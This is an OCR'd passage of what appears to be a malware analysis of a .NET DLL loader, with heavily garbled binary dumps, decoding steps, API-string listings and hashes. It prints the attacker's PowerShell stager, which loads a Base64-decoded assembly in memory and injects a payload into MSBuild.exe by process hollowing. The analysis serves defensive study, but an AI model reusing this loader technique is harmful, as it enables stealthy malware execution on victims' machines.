
```
TVqQât“:ât“ât“:ât“Mât“:ât“ât“:ât“ât“:ât“ât“:ât“Eât“:ât“ât“:ât“ât“:ât“ât“:ât“//8ât“:ât“ât“:ât“Lgâ
t“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“Qât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:â
t“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“
:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“â
t“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât
“ât“:ât“gât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“4fug4ât“:ât“tât“:ât“nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm
5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:â
t“BQRQât“:ât“ât“:ât“Tât“:ât“EDât“:ât“HFlwbUât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:
ât“ât“:ât“ât“:ât“Oât“:ât“ât“:ât“DiELât“:ât“Vât“:ât“ât“:ât“ât“:ât“IIât“:ât“ât“:ât“ât“:ât“ât“:ât“G
ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“/p8ât“:ât“ât“:ât“ât“:ât“ât“:ât“gât“:ât“â
t“:ât“ât“:ât“ât“:ât“wât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“Bât“:ât“ât“:ât“ât“:ât“ât“:ât“gât“:ât“ât“
:ât“ât“:ât“ât“:ât“ât“:ât“gât“:ât“ât“:ât“Bât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât
“ât“:ât“ât“:ât“Gât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“
:ât“ât“:ât“oât“:ât“ât“:ât“ât“:ât“gât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“ât“:ât“Mât“:â
```

```
MZ•0OÿðDLE••î••g4•àENQ34•Q¡¥Ì•ÁÉ½•É•´•••¹¹½Ð••••ÉÕ•¥•DC1=L•µ½••44(•PEEOTÄFFqeÁµSOSO!VTT•ACKþ• ÀCAN
EOTd 1•DC4EOTDC1EOTEOT°•EOT³EOT@3°ACK ðFS••BSHSTXçFW•@H•BSBSBSk••Ü•ÀDETXÁNUL•EOTDC2ç&VÆö3SO
$DLE•8'ÀHSTXQ•BEL•àM•à RSNULLÀDC4SOH•SOHDC2•1•:SOHà@&\Ã•(SINUL¯àîFF•rSOHBELBEL1§¢¯àÄ SONUL÷•ÿÿüàþFFBSI/ÿÿóÝïÿÿó•
ïÿÿÿàÐ(DC1+ø8EOT8ÈÿÿÿACK•DLEACK*BEL••
*&~SOHDLESøEOT©§àDC1
•¢•ÐACK8"•2•¨&~•DLESù*SOH§èSOH
•"•¡••ENQ
8¨SOHà¡4b¢gà1ENQ?•J•iøFFB LÃRS DC18!ETXø0DC1PS•ÌT¨DC4C••
DC3F8RSSOHÌXSTX qSOSONULSETBNUL¨CANC•/ÿÿ÷1• ABSBELæ`EOT{•DLEæwÿÿü••$¿ÿÿÊ•Ì •SOHDC3•ÐEOTB£••ÿÿó•?ÿÿñøDLEFñ•
DC3SO9?ÿÿÄÌ •SOHDC3•SOHDLE¨SOHøDC4SOHESCÆ•DC3SOETX•oÿÿó•USÿÿñ3BS%@Dà(ETX•s•!øCANFñº
DC3SO9?ÿÿÄB¡3BS%•Dà(ETX•s•!øFSFñÂ•Ã•Oÿÿñ DLE¨•ø AOàDC2¦••EOT*EOTÌ0 pÄNDC1••SOHDC4EOTDC4ETX•DFF¨ãäÿÿü•~fDC1
îPç[ÿÿü••8ËÿÿÿDC1SOH9EMNULà´~FFDLEP ¤¡0DC3•USÿÿð~FFDLEO8¯ÿÿÿDC1STX•EOT8æÿÿÿrêBELCRNULp•BS
o*)Ì¬STX•À•5?ÿÿÁ3BSUSCRDãDC1
```

The DLL library in question was obfuscated in Base64 and some characters were replaced below:



```
$dKuiZ = 'C:\Windows\Microsoft.NET\' + 'Framework\v4.0.30319\' + 'MSBuild.exe';

$PorIM = 'â˜®:â⃞©';
$QIyrU = 'A';

$qpORK = '%kUiZd%'.replace( $PorIM, $QIyrU );
[Byte[]] $JJuiR = [System.Convert]::FromBase64String( $qpORK );

$tATAYZ = '%jHgyw%'.replace( $PorIM, $QIyrU );
[Byte[]] $Gjdhz = [System.Convert]::FromBase64String( $tATAYZ );

$Riuzm = "Class1";
$QorKs = "Run" ;
$QporI = "ClassLibrary1.";

[System.AppDomain]::CurrentDomain.Load( $JJuiR ).GetType( $QporI + $Riuzm ).GetMethod( $QorKs ).Invoke($null, [Object[]] ($dKuiZ, $Gjdhz) );
```




Find / Replace
Find: â˜®:â⃞© REGEX
Replace: A
☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode


```
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•©â˜®:â•
abc 46646  ≡ 1                                          Tт Raw Bytes  ↵ LF
```

```
MZ•NULETXNULNULNULEOTNULNULNULÿÿNULNUL,NULNULNULNULNULNULNUL@NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNUL•NULNULNULSOUSºSONUL´ Í!,SOHLÍ!This program cannot be run in DOS mode.CRCR
$NULNULNULNULNULNULNULNULPENULNULLSOHETXNULI•ÑeNULNULNULNULNULNULNULNULàNULSTX!VTSOHPNULNUL$NULNULNULACKNULNULNULNULNULNUL•BNULNULNUL NULNULNUL`NULNUL
NULNULNULDLENUL NULNULNULSTXNULNULEOTNULNULNULNULNULNULNULACKNULNULNULNULNULNULNUL NULNULNULSTXNULNULNULNULNULNULETXNUL •NULNULDLENULNULDLENULNULNULNUL
DLENULNULDLENULNULNULNULNULNULDLENULNULNULNULNULNULNULNULNULNUL8BNULNULONULNULNULNUL` NULNULHETXNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
•NULNUL FF NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNUL NULNUL BS NULNULNULNULNULNULNULNULNULNULNUL BS NULNULHNULNULNULNULNULNULNULNULNULNULNUL.textNULNULNUL•"NULNULNUL NULNULNUL$NULNULNULSTXNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNUL NULNUL`.rsrcNULNULNULHETXNULNULNUL` NULNULNULEOTNULNULNUL&NULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNUL
@.relocNULNUL FF NULNULNULNUL•NULNULNULSTXNULNULNUL*NULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULBNULNULNULNULNULNULNULNULNULNULNULNULNULNUL1B
NULNULNULNULNULNULNULHNULNULNULSTXNULENQNUL,(NULNULÜETBNULNULETXNULNULNULNULNULNUL((@NULNULDLESTXNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULSUB('NULNULACK*RSSTX(SOHNULNUL
*RSSTX(ETXNULNUL
*NULDC30BSNULINULNULNULNULNULNULNULSEOTNULNUL
```


The Portable Executable contains references to hashing functions (*GetHashCode*), encryption streams management (*CryptoStreamMode*), compression (*CompressionMode*), process termination (*Kill*), DES encryption modules (***DESCryptoServiceProvider***, including data buffer), decryption (*CreateDecryptor*). There are also references to write operations to the memory of specific processes by means of the *WriteProcessMemory* function, but also the obtaining of the Assembly object executing the currently running source code with the *GetExecutingAssembly* method.



```
NULEOTNULVTNULBSNULFFNULBSNULNULNULDLENULDC4NUL4BSNULNULDLENULCNUL4BSNULNULNULNULENUL4BS#NUL•SOH#NUL SOHNULNULNULNULNULContextValue 1NUL
ï·•`1NULClass1NULClassLibrary1NULToInt32NULToInt16NULSystem.IONULProjectDataNULdataNULmscorlibNUL
d2b5817d96fd41a48684826d08c56f9cNULMicrosoft.VisualBasicNULGetProcessByIdNULResumeThreadNULLoadNUL
SynchronizedNULCreateInstanceNULGetHashCodeNULCryptoStreamModeNULCompressionModeNULRuntimeTypeHandleNUL
GetTypeFromHandleNULget_NameNULValueTypeNULApplicationBaseNULApplicationSettingsBaseNUL
EditorBrowsableStateNULGuidAttributeNULEditorBrowsableAttributeNULComVisibleAttributeNUL
AssemblyTitleAttributeNULStandardModuleAttributeNULHideModuleNameAttributeNUL
AssemblyTrademarkAttributeNULTargetFrameworkAttributeNULAssemblyFileVersionAttributeNUL
MyGroupCollectionAttributeNULAssemblyDescriptionAttributeNULCompilationRelaxationsAttributeNUL
AssemblyProductAttributeNULAssemblyCopyrightAttributeNULAssemblyCompanyAttributeNUL
RuntimeCompatibilityAttributeNULSuppressUnmanagedCodeSecurityAttributeNULByteNULget_ValueNULset_Value
NULGetObjectValueNULadd_ResourceResolveNULget_SizeNULSizeOfNULSystem.Runtime.VersioningNULToStringNUL
pathNULMarshalNULMicrosoft.VisualBasic.MyServices.InternalNULSystem.ComponentModelNUL
ClassLibrary1.dllNULkernel32.dllNULntdll.dllNULKillNULGetManifestResourceStreamNULDeflateStreamNUL
```



```
ClassLibrary1.dllNULkernel32.dllNULntdll.dllNULKillNULGetManifestResourceStreamNULDeflateStreamNUL
CryptoStreamNULMemoryStreamNULSystemNULSymmetricAlgorithmNULICryptoTransformNULBooleanNULAppDomainNUL
get_CurrentDomainNULSystem.IO.CompressionNULSystem.ConfigurationNULSystem.GlobalizationNUL
NtUnmapViewOfSectionNULSystem.ReflectionNULExceptionNULInternNULRunNULCopyToNULCultureInfoNULZeroNUL
DESCryptoServiceProviderNULBufferNULResourceManagerNULResolveEventHandlerNULUserNULBitConverterNUL
ComputerNULClearProjectErrorNULSetProjectErrorNULActivatorNUL.ctorNUL.cctorNULCreateDecryptorNULIntPtrNUL
System.DiagnosticsNULMicrosoft.VisualBasic.DevicesNULMicrosoft.VisualBasic.ApplicationServicesNUL
System.Runtime.InteropServicesNULMicrosoft.VisualBasic.CompilerServicesNUL
System.Runtime.CompilerServicesNULSystem.ResourcesNULGetManifestResourceNamesNULGetBytesNUL
ResolveEventArgsNULReferenceEqualsNULRuntimeHelpersNULCreateProcessNULConcatNULFormatNULObjectNUL
Wow64GetThreadContextNULWow64SetThreadContextNULVirtualAllocExNULToArrayNULToCharArrayNUL
System.Security.CryptographyNULget_AssemblyNULget_RequestingAssemblyNULGetExecutingAssemblyNUL
BlockCopyNULReadProcessMemoryNULWriteProcessMemoryNULop_EqualityNULSystem.SecurityNULIsNullOrEmptyNULï·
```



Memory map

Save

Type: MSDOS

● File offset: 00002dc0

○ Virtual address: ffffffff

○ Relative virtual address: ffffffff

Mode	Endianness	Architecture
16-bit	LE	8086

Memory map


Offset	Address	Size	Name
00000000	ffffffff	00003100	MSDOS Header
ffffffff	00000000	000deaf0	
00003100	b15eeaf0	01fe9d10	

Hex

```
Address    Hex                                                Symbols
 0000:2dc0  b1 cc 01 9d 95 d1 7d 05 cd cd 95 b5 89 b1 e4 41   ......}........A
 0000:2dd0  73 73 65 6d 62 6c 79 19 d9 5d 17 d0 dd 5b 1d 1d   ssembly..]...[..
 0000:2de0  5c 99 47 36 57 45 f4 37 56 c7 47 57 26 51 59 85   \.G6WE.7V.GW&QY.
 0000:2df0  b1 d5 94 52 43 49 33 31 50 46 47 62 34 75 78 53   ...RCI31PFGb4uxS
 0000:2e00  45 71 78 37 65 58 1c 0d 9d 11 d5 1a d1 99 5c 95   Eqx7eX........\.
 0000:2e10  cd de 19 0d d8 95 9a 50 d4 84 37 56 c7 47 57 26   .......P..7V.GW&
 0000:2e20  51 91 95 99 85 d5 b1 d1 25 b9 cd d1 85 b9 8d 94   Q.......%.......
 0000:2e30  4f 78 61 54 33 53 46 69 43 74 73 39 67 73 51 68   OxaT3SFiCts9gsQh
 0000:2e40  4d 74 6a 19 d9 5d 17 d1 19 59 98 5d 5b 1d 06 17   Mtj..]...Y.][...
 0000:2e50  76 95 95 75 14 66 d7 07 74 15 86 b5 53 36 67 25   v..u.f..t...S6g%
 0000:2e60  57 50 05 36 57 47 46 96 e6 77 34 26 17 36 51 4d   WP.6WGF..w4&.6QM
```


Close

The DLL has a rather high generic entropy coefficient (equal to 7.61296):



```
File name: C:/Users/IEUser/Desktop/New folder/rumpe.dll
Size: 25818(25.21 kB)
MD5: 54ece6f1f617401b2263ed62987e96d8
